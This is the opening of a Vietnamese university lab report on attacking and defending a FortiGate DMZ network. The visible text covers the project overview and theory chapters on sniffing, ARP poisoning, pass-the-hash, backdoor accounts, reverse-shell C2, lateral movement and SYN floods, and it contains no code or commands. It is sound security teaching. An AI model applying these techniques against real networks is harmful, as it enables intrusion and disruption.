BỘ GIÁO DỤC VÀ ĐÀO TẠO
TRƯỜNG ĐẠI HỌC CÔNG NGHỆ KỸ THUẬT
THÀNH PHỐ HỒ CHÍ MINH
KHOA CÔNG NGHỆ THÔNG TIN
MÔN TẤN CÔNG MẠNG

HCMUTE

BÁO CÁO LAB 02 - HACKING & DEFENSE 1

HỌC KỲ I NĂM HỌC 2026 – 2027

Sinh viên thực hiện:

1. **Ngô Bá Vạn** **MSSV: 24162144**
2. **Nguyễn Đức Huy** **MSSV: 24162045**
3. **Nguyễn Hữu Duy Nhất** **MSSV: 24162085**
4. **Hoàng Phúc Khang** **MSSV: 24162056**
5. **Huỳnh Tấn Anh Phát** **MSSV: 24162091**
6. **Đinh Phạm Thế Khang** **MSSV: 24162055**

GVHD: Huỳnh Nguyên Chính

Thành phố Hồ Chí Minh, Tháng 09 Năm 2026

DANH SÁCH NHÓM THỰC HIỆN BÁO CÁO BÀI LAB 02

MÔN TẤN CÔNG MẠNG

HỌC KỲ I NĂM HỌC 2026 – 2027

1. **Giảng viên hướng dẫn:** Huỳnh Nguyên Chính
2. **Tên đề tài:** Hacking & Defense 1
3. **Danh sách nhóm viết báo cáo**

STT	Họ tên sinh viên	MSSV	Nhiệm Vụ
1	Ngô Bá Vạn	24162144	Thiết kế và tham gia thực hiện chuỗi kịch bản tấn công - phòng thủ. Rà soát và hoàn thiện báo cáo.
2	Nguyễn Đức Huy	24162045	Nghiên cứu lý thuyết DMZ, dựng hạ tầng mạng, cấu hình Virtual IP và viết báo cáo.
3	Nguyễn Hữu Duy Nhất	24162085	Nghiên cứu lý thuyết, thực hiện kịch bản tấn công – phòng thủ Malware và viết báo cáo.
4	Hoàng Phúc Khang	24162056	Nghiên cứu lý thuyết, thực hiện kịch bản tấn công – phòng thủ System Hacking và viết báo cáo.
5	Huỳnh Tấn Anh Phát	24162091	Nghiên cứu lý thuyết, thực hiện kịch bản tấn công – phòng thủ Sniffing và viết báo cáo.
6	Đinh Phạm Thế Khang	24162055	Nghiên cứu lý thuyết, thực hiện kịch bản tấn công – phòng thủ DoS và viết báo cáo.

NHẬN XÉT CỦA GIẢNG VIÊN

……

……

……

……

……

……

……

……

……

……

……

Ngày 27 tháng 09 năm 2026

Giáo viên chấm điểm

CHƯƠNG 1: TỔNG QUAN ĐỀ TÀI

1.1. Bối cảnh và tính cấp thiết đề tài

Trong kỷ nguyên chuyển đổi số, sự phát triển mạnh mẽ của hạ tầng công nghệ thông tin đã biến các ứng dụng web trở thành thành phần cốt lõi trong hoạt động vận hành của hầu hết tổ chức và doanh nghiệp. Việc công bố các dịch vụ web ra môi trường mạng diện rộng WAN là yêu cầu tất yếu nhằm cung cấp khả năng truy cập liên tục cho người dùng, khách hàng cũng như lực lượng lao động từ xa. Tuy nhiên, việc mở rộng bề mặt tiếp xúc ra không gian mạng toàn cầu đồng nghĩa với việc gia tăng hàng loạt nguy cơ an ninh mạng phức tạp. Các hệ thống công khai liên tục đối mặt với nguy cơ đánh chặn thông tin xác thực trên kênh truyền, các chiến dịch xâm nhập leo thang đặc quyền, phát tán mã độc gián điệp và đặc biệt là các cuộc tấn công từ chối dịch vụ DoS nhằm làm tê liệt hệ thống.

Vấn đề an toàn thông tin càng trở nên nghiêm trọng nếu kiến trúc mạng không được hoạch định một cách bài bản. Trong thực tế triển khai, nhiều tổ chức vẫn duy trì thói quen đặt máy chủ dịch vụ trực tiếp trong cùng dải mạng nội bộ hoặc chung vùng với hệ thống quản trị. Cách thức triển khai này chứa đựng rủi ro rất lớn; khi máy chủ công khai bị xâm nhập thông qua các lỗ hổng dịch vụ, đối tượng tấn công có thể dễ dàng lợi dụng quyền truy cập ban đầu để thực hiện hành vi di chuyển ngang (Lateral Movement), từ đó tiếp cận và chiếm đoạt các tài sản dữ liệu quan trọng trong phân vùng nội bộ. Bên cạnh đó, việc cấu hình sai lệch các giao thức quản trị từ xa dưới dạng văn bản rõ hay thiết lập chính sách tường lửa quá lỏng lẻo sẽ tạo điều kiện cho các kỹ thuật nghe lén và duy trì quyền truy cập trái phép qua các tài khoản cửa sau.

Để giải quyết triệt để các thách thức trên, giải pháp phân đoạn mạng bằng mô hình vùng đệm Demilitarized Zone (DMZ) kết hợp thiết bị tường lửa thế hệ mới FortiGate là một chuẩn mực kiến trúc an ninh thiết yếu. DMZ đóng vai trò là một vùng mạng trung gian cách ly, đảm bảo rằng ngay cả khi máy chủ công khai bị xâm phạm, phạm vi ảnh hưởng vẫn được phong tỏa độc lập. Thiết bị FortiGate không chỉ hỗ trợ định tuyến, triển khai cơ chế Virtual IP (VIP) nhằm che giấu cấu trúc mạng nội bộ, mà còn cung cấp khả năng kiểm soát lưu lượng chuyên sâu qua Firewall Policy và DoS

Policy. Do đó, việc nghiên cứu xây dựng phân vùng DMZ kết hợp thực nghiệm đánh giá toàn diện các kịch bản tấn công điển hình là vô cùng cấp thiết, giúp trang bị phương pháp luận khoa học và kỹ năng thực tiễn trong công tác thiết kế, vận hành và củng cố an ninh mạng.

1.2. Mục tiêu đề tài

Mục tiêu tổng quát của đề tài là thiết kế, triển khai hoàn chỉnh kiến trúc phân vùng an toàn WAN – DMZ – Admin LAN trên thiết bị tường lửa FortiGate, đồng thời thực nghiệm kiểm chứng khả năng phòng vệ của hệ thống trước chuỗi kịch bản tấn công an ninh mạng đa dạng. Đề tài hướng tới việc chứng minh tính hiệu quả của mô hình DMZ trong việc cô lập tài nguyên, đánh giá mức độ rủi ro của các giao thức truyền thông dạng văn bản rõ, khảo sát nguy cơ di chuyển ngang từ mạng nội bộ và khẳng định năng lực ngăn chặn các cuộc tấn công cạn kiệt tài nguyên ở tầng giao vận của tường lửa FortiGate.

Về mặt thiết kế kiến trúc hạ tầng và dịch vụ, đề tài tập trung quy hoạch sơ đồ địa chỉ mạng chuẩn hóa, phân định ranh giới an ninh vật lý và logic cho ba vùng mạng độc lập gồm WAN, DMZ và Admin LAN trên FortiGate. Đề tài hướng đến việc cấu hình máy chủ Web Server vận hành ổn định trong phân vùng DMZ và công bố dịch vụ HTTP ra môi trường ngoài thông qua kỹ thuật ánh xạ địa chỉ Virtual IP. Cơ chế này cho phép thiết bị tường lửa tiếp nhận các yêu cầu truy cập từ vùng WAN, chuyển tiếp dữ liệu an toàn đến máy chủ nội bộ nhưng vẫn đảm bảo giấu kín hoàn toàn cấu trúc mạng thực tế, ngăn chặn hoạt động thăm dò trực tiếp từ bên ngoài.

Về mặt thực nghiệm tấn công và kiểm chứng phòng thủ, đề tài hướng tới việc triển khai bốn kịch bản an ninh mạng có kiểm soát nhằm đánh giá toàn diện năng lực phản ứng của hệ thống. Thứ nhất, kiểm chứng nguy cơ đánh chặn thông tin xác thực quản trị trên kênh truyền HTTP thông qua kỹ thuật Network Sniffing và phân tích cấu trúc phiên làm việc. Thứ hai, thực nghiệm kỹ thuật System Hacking nhằm khảo sát rủi ro leo thang đặc quyền và cơ chế duy trì quyền truy cập trái phép qua tài khoản ẩn danh. Thứ ba, mô phỏng nguy cơ mã độc Malware Threats thiết lập kết nối ngược từ mạng nội bộ và thực hiện kỹ thuật di chuyển ngang sang phân vùng DMZ. Cuối cùng, thực

nghiệm tấn công từ chối dịch vụ TCP SYN Flood nhằm đánh giá độ nhạy của cảm biến Anomaly và cơ chế giải phóng bảng trạng thái kết nối trên tường lửa FortiGate.

Về mặt đánh giá và tối ưu hóa hệ thống, đề tài đặt mục tiêu thu thập, phân tích chi tiết dữ liệu số thu được từ các tệp bắt gói tin, nhật ký Forward Traffic, nhật ký System Events và nhật ký DoS Anomaly. Dựa trên các bằng chứng số này, đề tài tiến hành đánh giá khách quan các hạn chế của mô hình mạng thử nghiệm, đồng thời xây dựng bộ khuyến nghị kỹ thuật hoàn chỉnh. Các đề xuất tập trung vào việc áp dụng nguyên tắc đặc quyền tối thiểu (Least Privilege), thắt chặt chính sách kiểm soát lưu lượng hai chiều, chuẩn hóa cơ chế quản trị an toàn qua HTTPS/VPN và hoàn thiện quy trình phản ứng sự cố theo mô hình phòng thủ chiều sâu.

1.3. Phạm vi và giới hạn đề tài

Đề tài được triển khai thực nghiệm trong môi trường phòng thí nghiệm ảo hóa khép kín, sử dụng thiết bị tường lửa trung tâm FortiGate-70G kết hợp với các máy trạm hệ điều hành Kali Linux và Windows. Các đối tượng thực nghiệm bao gồm trạm kiểm thử và thu thập lưu lượng tại vùng WAN, máy trạm nội bộ đóng vai trò thiết bị bị xâm phạm tại vùng Admin LAN, cùng máy chủ Web Server cung cấp dịch vụ HTTP trên cổng tiêu chuẩn 80 đặt trong vùng DMZ. Toàn bộ hạ tầng mạng được cấu hình định tuyến và phân tách ranh giới an ninh trực tiếp trên thiết bị FortiGate.

Về mặt nội dung kỹ thuật, phạm vi nghiên cứu giới hạn trong việc cấu hình phân vùng mạng, ánh xạ Virtual IP, xây dựng các quy tắc Firewall Policy, kích hoạt cảm biến DoS Policy và trích xuất dữ liệu nhật ký hệ thống. Các kịch bản tấn công thực nghiệm được giới hạn ở việc bắt gói dữ liệu trên phân đoạn mạng dùng chung, phân tích yêu cầu xác thực dạng văn bản rõ, mô phỏng kết nối ngược bằng payload Meterpreter phục vụ mục đích kiểm thử và phát lưu lượng TCP SYN Flood đơn nguồn ở cường độ có kiểm soát. Đề tài sử dụng các mẫu mã độc giả lập trong môi trường cô lập, hoàn toàn không sử dụng các dòng mã độc thực tế có tính chất phá hoại dữ liệu, không khai thác các lỗ hổng zero-day và tuyệt đối không thực hiện bất kỳ hoạt động can thiệp nào ra bên ngoài phạm vi hệ thống phòng thí nghiệm được cấp phép.

CHƯƠNG 2. CƠ SỞ LÝ THUYẾT

2.1. Network Sniffing và tấn công Man-in-the-Middle (MITM)

Network Sniffing là quá trình giám sát và thu thập các packet đang truyền trên network nhằm phân tích communication giữa các host. Sniffer có thể hoạt động dưới dạng software hoặc hardware protocol analyzer để quan sát traffic đi qua network interface. Khi communication không được bảo vệ bằng encryption phù hợp, packet capture có thể làm lộ credential, session information và application data có giá trị đối với attacker [4]. Vì vậy, sniffing vừa được sử dụng trong network troubleshooting và security analysis, vừa có thể bị lạm dụng để phục vụ reconnaissance hoặc thu thập dữ liệu trái phép.

Một thành phần quan trọng trong quá trình sniffing là chế độ hoạt động của Network Interface Card. Ở trạng thái thông thường, NIC chủ yếu xử lý các frame được gửi tới MAC address của chính host, trong khi Promiscuous Mode cho phép NIC tiếp nhận và chuyển lên hệ điều hành các frame quan sát được trên network segment để phục vụ packet capture [4]. Chế độ này thường được các packet analyzer sử dụng khi cần thu thập traffic để phân tích, đồng thời cũng có thể bị attacker lợi dụng trong các sniffing scenario. Trong thực nghiệm và phân tích traffic, Wireshark là một công cụ tiêu biểu cho phép capture packet, phân tích protocol và sử dụng display filter để xác định các traffic pattern cần quan tâm.

Sniffing được chia thành Passive Sniffing và Active Sniffing tùy theo mức độ tương tác của attacker với network traffic. Passive Sniffing chủ yếu quan sát traffic đã tồn tại trên môi trường truyền và không chủ động thay đổi network flow, trong khi Active Sniffing tác động vào switched network để làm cho traffic mục tiêu được chuyển tới attacker. Các kỹ thuật Active Sniffing có thể bao gồm MAC flooding, ARP poisoning, DHCP attacks, DNS poisoning, switch port stealing và các dạng spoofing khác [4]. Sự khác biệt này đặc biệt quan trọng trong switched Ethernet network, nơi unicast traffic thông thường không được gửi tới toàn bộ host như trong hub-based network.

Man-in-the-Middle là một attack scenario trong đó attacker tìm cách đặt hệ thống của mình vào communication path giữa hai endpoint hợp lệ. Trong switched LAN, ARP poisoning là một trong những phương pháp có thể được sử dụng để đạt được vị trí trung gian bằng cách làm sai lệch mapping giữa IP address và MAC address trong ARP cache. Khi victim hoặc gateway sử dụng thông tin ARP giả, traffic có thể được chuyển tới hệ thống của attacker trước khi được forward tới destination thực tế [4]. Vị trí trung gian này tạo điều kiện cho attacker thực hiện Packet Sniffing, Session Hijacking hoặc can thiệp vào traffic nếu các điều kiện kỹ thuật cho phép.

Rủi ro an ninh trên giao thức Cleartext (HTTP và HTTPS/TLS)

Các protocol truyền dữ liệu dưới dạng cleartext tạo ra rủi ro đáng kể khi attacker có khả năng quan sát network traffic. HTTP là một ví dụ điển hình vì application data có thể xuất hiện trực tiếp trong packet payload, khiến nội dung request và response có thể được đọc từ packet capture khi không tồn tại lớp encryption bổ sung. Cùng với HTTP, các protocol như Telnet, Rlogin, FTP, POP, IMAP, SMTP và một số implementation của SNMP cũng có thể làm lộ credential hoặc application data nếu được sử dụng trong cấu hình không bảo vệ phù hợp [4]. Rủi ro trở nên nghiêm trọng hơn khi các protocol này được sử dụng cho authentication hoặc truyền dữ liệu nhạy cảm.

Trong môi trường sử dụng cleartext protocol, attacker không nhất thiết phải compromise trực tiếp endpoint để lấy được thông tin có giá trị. Nếu attacker đã có khả năng sniff traffic trên network segment hoặc chiếm được vị trí MITM, packet payload có thể được phân tích để tìm username, password và các dữ liệu liên quan đến session. Credential thu được trong giai đoạn này có thể tiếp tục được sử dụng cho remote access hoặc các hoạt động System Hacking ở giai đoạn sau. Do đó, việc truyền authentication information dưới dạng cleartext có thể làm tăng đáng kể mức độ ảnh hưởng của một sniffing attack.

HTTPS giảm rủi ro trên bằng cách bảo vệ HTTP communication thông qua SSL/TLS. Packet sniffer vẫn có khả năng capture traffic thuộc HTTPS session, nhưng application data không còn xuất hiện trực tiếp dưới dạng plaintext như HTTP thông thường. Việc sử dụng HTTPS thay cho HTTP, cùng với các mechanism như SSH, VPN, IPsec và SFTP, là những biện pháp được sử dụng để bảo vệ confidential information

trong quá trình truyền [4]. Encryption vì vậy không ngăn packet xuất hiện trên network mà chủ yếu làm giảm khả năng khai thác trực tiếp application payload từ packet capture.

Điểm khác biệt quan trọng giữa HTTP và HTTPS trong bối cảnh Network Sniffing nằm ở khả năng truy cập nội dung application sau khi packet đã bị capture. Với HTTP, application payload có thể được quan sát trực tiếp nếu dữ liệu được truyền dưới dạng plaintext, trong khi HTTPS đặt nội dung HTTP bên trong encrypted session. Attacker vẫn có thể quan sát một số thông tin network-level như source address, destination address, port và đặc điểm của traffic flow, nhưng các thông tin này không tương đương với việc đọc được application content. Sự phân biệt giữa khả năng capture packet và khả năng đọc payload cần được làm rõ khi phân tích traffic bằng Wireshark hoặc đánh giá một MITM scenario.

Kỹ thuật Active Sniffing trên Broadcast Domain

Trong switched Ethernet network, switch duy trì MAC address table để xác định port tương ứng với destination MAC address của từng frame. Cơ chế này làm cho unicast traffic chỉ được forward tới port cần thiết thay vì xuất hiện trên tất cả network interface, vì vậy Passive Sniffing bị giới hạn hơn so với môi trường hub. Active Sniffing tác động vào forwarding behavior hoặc Layer 2 protocol nhằm làm cho traffic mục tiêu trở nên quan sát được đối với attacker [4]. Những thay đổi này có thể ảnh hưởng tới trạng thái của switch, ARP cache hoặc các cơ chế network khác tùy theo kỹ thuật được sử dụng.

ARP poisoning là một kỹ thuật Active Sniffing phổ biến trong cùng Layer 2 broadcast domain. ARP được sử dụng để ánh xạ IPv4 address với MAC address và các mapping này được lưu trong ARP cache để phục vụ quá trình communication. Attacker có thể gửi forged ARP information để khiến victim ghi nhận MAC address của attacker thay cho MAC address thực của default gateway hoặc một host khác, từ đó làm thay đổi đường đi của traffic [4]. Nếu attacker tiếp tục forward packet tới destination hợp lệ, communication của victim vẫn có thể diễn ra trong khi traffic đồng thời được chuyển qua intermediate host.

Khi trở thành intermediate node, attacker có khả năng capture và phân tích các packet đi qua hệ thống của mình. Nếu communication sử dụng cleartext protocol, credential hoặc application data có thể bị thu thập từ packet payload, còn với encrypted traffic thì khả năng đọc trực tiếp application content sẽ bị hạn chế. ARP poisoning vì vậy thường đóng vai trò là cơ chế tạo điều kiện cho Packet Sniffing, MITM và Session Hijacking thay vì là mục tiêu cuối cùng của attack [1]. Mức độ ảnh hưởng thực tế phụ thuộc vào protocol, network configuration và loại dữ liệu đang được truyền.

Phạm vi của ARP poisoning cần được đánh giá dựa trên network topology. ARP hoạt động tại Layer 2 và các ARP broadcast thông thường không được router forward sang broadcast domain khác, do đó attacker phải có vị trí phù hợp trong network segment chứa victim. Khi communication giữa hai host phải đi qua router hoặc firewall, việc chỉ thực hiện ARP spoofing trên một segment không cho phép attacker trực tiếp thay đổi ARP state của host thuộc subnet còn lại. Đặc điểm này giúp phân biệt Active Sniffing trong local broadcast domain với các kỹ thuật được sử dụng để di chuyển giữa nhiều network segment.

2.2. System Hacking và cơ chế duy trì truy cập Persistence

System Hacking là quá trình attacker chuyển từ việc thu thập thông tin sang giành quyền kiểm soát và duy trì access trên target system. Xét theo mục tiêu của từng giai đoạn, quá trình này có thể được khái quát thành Gaining Access, Escalating Privileges, Maintaining Access và Covering Tracks [2]. Gaining Access tập trung vào việc sử dụng credential hoặc vulnerability để truy cập target; Escalating Privileges mở rộng quyền hạn; Maintaining Access giúp duy trì foothold; còn Covering Tracks nhằm giảm khả năng phát hiện các hoạt động đã thực hiện. Chuỗi này tạo ra một mô hình tổng thể để đặt các kỹ thuật password attack, privilege escalation và persistence vào đúng vị trí trong attack lifecycle.

Trong phạm vi của báo cáo, trọng tâm được đặt vào giai đoạn Maintaining Access vì đây là cơ sở cho cơ chế Persistence. Initial access có thể chỉ tồn tại trong một session và có thể mất đi sau logout, reboot hoặc khi vulnerability ban đầu được khắc phục. Vì vậy, sau khi đạt được privilege phù hợp, attacker thường tìm cách xây dựng một access path có khả năng được sử dụng lại trong các phiên sau [2]. Persistence không

nhất thiết phải dựa vào malware mà có thể được thiết lập thông qua account, credential hoặc thay đổi authorization state của hệ thống.

Khai thác thông tin xác thực trong quản trị từ xa Remote Management

Remote management service phụ thuộc vào authentication để xác định user được phép truy cập và thực hiện administrative action trên target. Nếu credential của một account có privilege phù hợp bị compromise, attacker có thể sử dụng chính service quản trị hợp pháp để tạo remote session mà không nhất thiết phải khai thác thêm một software vulnerability. Authentication material không chỉ tồn tại dưới dạng plaintext password mà còn có thể bao gồm password hash và Kerberos ticket [2]. Vì vậy, mức độ ảnh hưởng của credential compromise phụ thuộc đồng thời vào loại authentication material bị thu thập và privilege scope của account.

SSH là một ví dụ của remote management service có thể trở thành mục tiêu của Active Online Attack. Khi attacker có được valid username và password, service vốn được triển khai phục vụ administration có thể trở thành access channel cho unauthorized user. Password attack đối với SSH minh họa trực tiếp việc authentication layer của remote service trở thành điểm tấn công khi credential yếu hoặc bị lộ [2]. Sau khi authentication thành công, khả năng thực hiện action trên target được giới hạn bởi privilege của account bị compromise.

Trong Windows environment, Pass-the-Hash cho phép attacker sử dụng password hash đã thu được làm authentication material mà không nhất thiết phải biết plaintext password. Pass-the-Ticket sử dụng Kerberos ticket bị compromise để authentication tới các service phù hợp, trong khi NTLM Relay lợi dụng authentication flow bằng cách chuyển tiếp request sang một service khác nhằm impersonate victim [2]. Những kỹ thuật này cho thấy credential dumping không chỉ phục vụ password cracking mà còn có thể tạo ra authentication artifact có khả năng được sử dụng trong remote access. Vì vậy, bảo vệ credential storage và authentication flow là một thành phần quan trọng trong phòng chống System Hacking.

Kỹ thuật duy trì quyền hạn Persistence qua Backdoor Account

Backdoor Account được hiểu là một account được tạo mới hoặc bị thay đổi permission nhằm duy trì khả năng truy cập sau initial compromise. Cơ chế này khác với malware-based persistence ở chỗ khả năng quay trở lại target gắn với identity và authorization state thay vì phụ thuộc hoàn toàn vào một executable hoặc process luôn hoạt động trên endpoint. Khi attacker kiểm soát một account có đủ privilege, account đó có thể trở thành một access path được tái sử dụng trong các authentication session tiếp theo. Điều này khiến các thay đổi bất thường đối với local account, privilege hoặc group membership trở thành những yếu tố cần được theo dõi trong quá trình security monitoring.

Đối với môi trường Windows standalone, ý nghĩa cốt lõi của Backdoor Account nằm ở việc attacker duy trì một valid account có đủ quyền để authentication lại vào target. Nếu account hoặc privilege modification không được phát hiện, việc loại bỏ một session hoặc malware artifact riêng lẻ chưa chắc đã loại bỏ toàn bộ access của attacker. Vì vậy, kiểm soát account creation, thay đổi privilege và các authentication bất thường cần được thực hiện song song với endpoint monitoring. Cách tiếp cận này giúp phần Persistence phù hợp hơn với phạm vi thực nghiệm nhưng vẫn giữ được bản chất của Maintaining Access.

2.3. Malware Threats và kỹ thuật Lateral Movement

Malware sau khi được thực thi trên endpoint có thể được sử dụng cho nhiều mục đích vượt ra ngoài host ban đầu, bao gồm remote control, credential collection, persistence và communication với attacker infrastructure. Trojan, RAT và các backdoor mechanism có thể cung cấp foothold để attacker tiếp tục điều khiển compromised system và thu thập thêm thông tin phục vụ các giai đoạn sau. Trong attack campaign kéo dài, foothold đầu tiên thường trở thành điểm xuất phát để khám phá thêm target và mở rộng phạm vi compromise [3]. Vì vậy, Malware Threats cần được xem xét trong mối liên hệ với Command and Control, Persistence và Lateral Movement thay vì chỉ đánh giá hành vi trên một endpoint riêng lẻ.

APT lifecycle có thể bao gồm Preparation, Initial Intrusion, Expansion, Persistence, Search and Exfiltration và Cleanup. Trong giai đoạn Expansion, attacker tập trung vào việc mở rộng access trong target network, thu thập credential và xác định thêm các system có thể được khai thác hoặc sử dụng cho quá trình tấn công [3]. Giai đoạn này thể hiện sự chuyển đổi từ compromise một endpoint sang kiểm soát phạm vi rộng hơn trong network environment. Khái niệm Expansion vì vậy cung cấp cơ sở phù hợp để phân tích Lateral Movement trong kiến trúc có nhiều network segment.

Ở góc độ phòng thủ, malware analysis hỗ trợ xác định chức năng và behavior của suspicious file trước hoặc trong quá trình incident investigation. Static Analysis tập trung vào việc kiểm tra file mà không thực thi, chẳng hạn phân tích file structure, strings, imports, signatures hoặc disassembly, trong khi Dynamic Analysis quan sát behavior khi sample được thực thi trong một isolated environment [3]. Dynamic Analysis có thể theo dõi những thay đổi liên quan đến process, file system, registry, network connection và các system resource khác để đánh giá hành vi thực tế của malware. Việc kết hợp hai phương pháp giúp security analyst có góc nhìn đầy đủ hơn vì Static Analysis cung cấp thông tin về cấu trúc còn Dynamic Analysis cho thấy behavior xuất hiện trong runtime.

Cơ chế Reverse TCP Shell và Command and Control qua Firewall

Trojan và RAT có thể thiết lập communication channel cho phép attacker gửi command tới compromised host và nhận lại execution result. Thay vì yêu cầu attacker trực tiếp tạo inbound connection tới victim, reverse connection model để internal host chủ động khởi tạo outbound connection tới remote infrastructure. Sau khi session được thiết lập, communication channel có thể được duy trì để phục vụ Command and Control. Mô hình này đặc biệt đáng chú ý trong network environment nơi inbound connection bị kiểm soát chặt hơn outbound traffic.

HTTP/HTTPS Trojan là một ví dụ về việc sử dụng web protocol để triển khai reverse communication. Một program trên internal host có thể tạo local shell và kết nối tới attacker-controlled web server thông qua HTTP request, trong khi response từ server chứa command để local shell thực thi và execution result được gửi trở lại qua communication channel [3]. Việc sử dụng HTTP hoặc HTTPS giúp C2 traffic sử dụng những protocol thường xuyên xuất hiện trong enterprise network. Tuy nhiên, khả năng

thiết lập connection vẫn phụ thuộc vào firewall rule, egress policy, proxy configuration và các network security control đang được triển khai.

HTTP RAT áp dụng nguyên lý tương tự bằng cách tận dụng web communication để cung cấp remote access tới infected system. Việc sử dụng common service protocol có thể làm C2 traffic ít nổi bật hơn so với một custom inbound service, nhưng không đồng nghĩa với việc reverse connection luôn bypass được firewall [3]. Nếu organization triển khai strict egress filtering hoặc application-aware inspection, communication channel vẫn có thể bị hạn chế hoặc phát hiện. Do đó, khi mô tả Reverse TCP Shell hoặc HTTP-based C2 cần xem đây là cơ chế tận dụng outbound connection path chứ không phải một phương pháp vô điều kiện vượt qua firewall.

Kỹ thuật Lateral Movement từ LAN vào DMZ

Lateral Movement mô tả quá trình attacker mở rộng access từ foothold ban đầu sang những system khác trong target environment. Sau khi compromise một host trong LAN, attacker có thể thực hiện network discovery, thu thập credential và xác định những service hoặc communication path có khả năng dẫn tới target tiếp theo. Trong giai đoạn Expansion, việc mở rộng access tới additional system và sử dụng thông tin đã thu thập từ compromised environment là một phần của quá trình gia tăng phạm vi kiểm soát [3]. Khi áp dụng vào kiến trúc của bài lab, DMZ host có thể được xem là target tiếp theo nếu tồn tại communication path phù hợp từ LAN.

Trong LAN-to-DMZ scenario, compromised workstation hoặc server trong LAN đóng vai trò foothold ban đầu. Attacker có thể sử dụng C2 channel để hỗ trợ reconnaissance và xác định những resource có thể được truy cập từ host hiện tại. Nếu firewall policy cho phép một management service hoặc application flow từ LAN tới DMZ và attacker đồng thời có authentication material phù hợp, communication path hợp lệ đó có thể bị lợi dụng để tiếp cận target mới. Khi DMZ host bị compromise, attacker đã mở rộng foothold sang một security zone khác mà không yêu cầu hai zone phải nằm trong cùng broadcast domain.

Lateral Movement giữa LAN và DMZ cần được phân biệt với Layer 2 attack như ARP poisoning. LAN và DMZ thông thường là những network segment riêng biệt, do

đó traffic giữa hai zone phụ thuộc vào routing và security policy trên firewall hoặc gateway. ARP poisoning chỉ có phạm vi trực tiếp trong broadcast domain phù hợp, trong khi movement sang DMZ yêu cầu một routed communication path cùng remote service hoặc access condition tương ứng. Việc phân biệt hai lớp kỹ thuật này giúp tránh mô tả sai rằng ARP spoofing có thể trực tiếp đưa attacker từ LAN xuyên qua firewall tới DMZ.

Credential compromise có thể làm tăng khả năng Lateral Movement nếu account bị chiếm quyền có permission sử dụng remote service trên các target khác. Password hash hoặc Kerberos ticket thu được trong quá trình System Hacking có thể trở thành authentication material khi target service và authentication mechanism tương ứng cho phép [2]. Khi kết hợp credential đã có với network discovery và communication path hiện hữu, attacker có thể từng bước mở rộng phạm vi kiểm soát từ LAN host sang additional target. Trong kịch bản của đề tài, đây là điểm liên kết giữa System Hacking, Malware-based C2 và giai đoạn Expansion mà không cần xem chúng như các kỹ thuật hoàn toàn tách biệt.

2.4. Denial-of-Service (DoS) và cơ chế phòng thủ tường lửa

Tấn công từ chối dịch vụ Denial-of-Service (DoS) là hành vi cố ý làm cho một hệ thống, hạ tầng mạng hoặc dịch vụ công nghệ thông tin không thể đáp ứng các yêu cầu xử lý bình thường từ người dùng hợp lệ. Mục tiêu cốt lõi của các đợt tấn công DoS là trực tiếp triệt hạ tính sẵn sàng (Availability) – một trong ba thuộc tính an toàn thông tin cơ bản bên cạnh tính bảo mật (Confidentiality) và tính toàn vẹn (Integrity) [1].

Khi quy mô tấn công được mở rộng với sự tham gia của nhiều nguồn phát tán khác nhau, hình thức này phát triển thành tấn công từ chối dịch vụ phân tán Distributed Denial-of-Service (DDoS). Các nguồn tấn công trong mô hình DDoS thường xuất phát từ mạng lưới các máy tính cá nhân, hệ thống máy chủ hoặc thiết bị Internet of Things (IoT) đã bị chiếm quyền kiểm soát để tạo thành mạng máy tính ma (Botnet) . So với DoS đơn nguồn, DDoS gây ra thách thức phòng thủ vượt trội do lưu

lượng tấn công có quy mô lớn, địa chỉ IP nguồn biến đổi đa dạng và nguy cơ chặn nhầm người dùng hợp lệ là rất cao.[5]

Các phương thức tấn công DoS/DDoS gây ra nhiều hệ lụy nghiêm trọng cho hạ tầng công nghệ như làm suy giảm tốc độ phản hồi dịch vụ, phát sinh lỗi kết nối, gia tăng độ trễ mạng, làm cạn kiệt băng thông truyền dẫn, quá tải tài nguyên máy chủ, làm tràn bảng trạng thái phiên (session table) của thiết bị tường lửa (Firewall) cũng như kiệt quệ tài nguyên xử lý ở tầng ứng dụng. Trong nhiều kịch bản tác chiến mạng thực tế, tấn công từ chối dịch vụ còn được đối tượng thù hận sử dụng như một chiến thuật đánh lạc hướng (smokescreen) để thu hút sự chú ý của bộ phận giám sát an ninh, trong khi đồng thời tiến hành các hoạt động xâm nhập chuyên sâu hoặc đánh cắp dữ liệu quan trọng [1], [5].

Để phân loại một cách hệ thống, các hình thức tấn công DoS/DDoS thường được chia thành ba nhóm chính. Nhóm thứ nhất là các cuộc tấn công cạn kiệt băng thông (Volumetric Attacks), tập trung làm tràn ngập đường truyền bằng dung lượng dữ liệu khổng lồ nhằm ngăn chặn lưu lượng hợp lệ đi qua. Nhóm thứ hai là các cuộc tấn công tầng giao thức (Protocol Attacks), mục tiêu là làm cạn kiệt tài nguyên xử lý của thiết bị mạng, tường lửa, hệ thống cân bằng tải (Load Balancer) hoặc máy chủ thông qua việc tạo ra số lượng lớn trạng thái kết nối dở dang hoặc các gói tin bất thường. Nhóm thứ ba là các cuộc tấn công tầng ứng dụng (Application Layer Attacks), hướng đến việc làm quá tải dịch vụ web, cơ sở dữ liệu bằng các yêu cầu có vẻ hợp lệ nhưng đòi hỏi năng lực tính toán phức tạp. Ngoài ra, kẻ tấn công còn lạm dụng kỹ thuật phản xạ (Reflection) và khuếch đại (Amplification) thông qua các máy chủ trung gian mở để nhân bản quy mô lưu lượng trả về nạn nhân lên gấp nhiều lần [5].

Việc ứng dụng các chiến lược phòng thủ tổng thể đòi hỏi sự kết hợp đồng bộ ở nhiều cấp độ, bao gồm tối ưu hóa kiến trúc mạng với Mạng phân phối nội dung Content Delivery Network (CDN), áp dụng Danh sách kiểm soát truy cập Access Control List (ACL) tại bộ định tuyến (Router), cấu hình Tường lửa ứng dụng web Web Application Firewall (WAF), phối hợp với Nhà cung cấp dịch vụ Internet

Internet Service Provider (ISP) và đặc biệt là tối ưu hóa chính sách bảo mật trên các thiết bị tường lửa thế hệ mới [3], [5].

Cơ chế TCP 3-Way Handshake và tấn công TCP SYN Flood

Giao thức Transmission Control Protocol (TCP) là giao thức hướng kết nối chuẩn mực được sử dụng rộng rãi trên mạng Internet. Trước khi hai tiến trình có thể trao đổi dữ liệu cho nhau, phía máy khách (Client) và máy chủ (Server) phải thực hiện quy trình bắt tay ba bước (TCP 3-Way Handshake) để thống nhất các thông số phiên làm việc [3], [5].

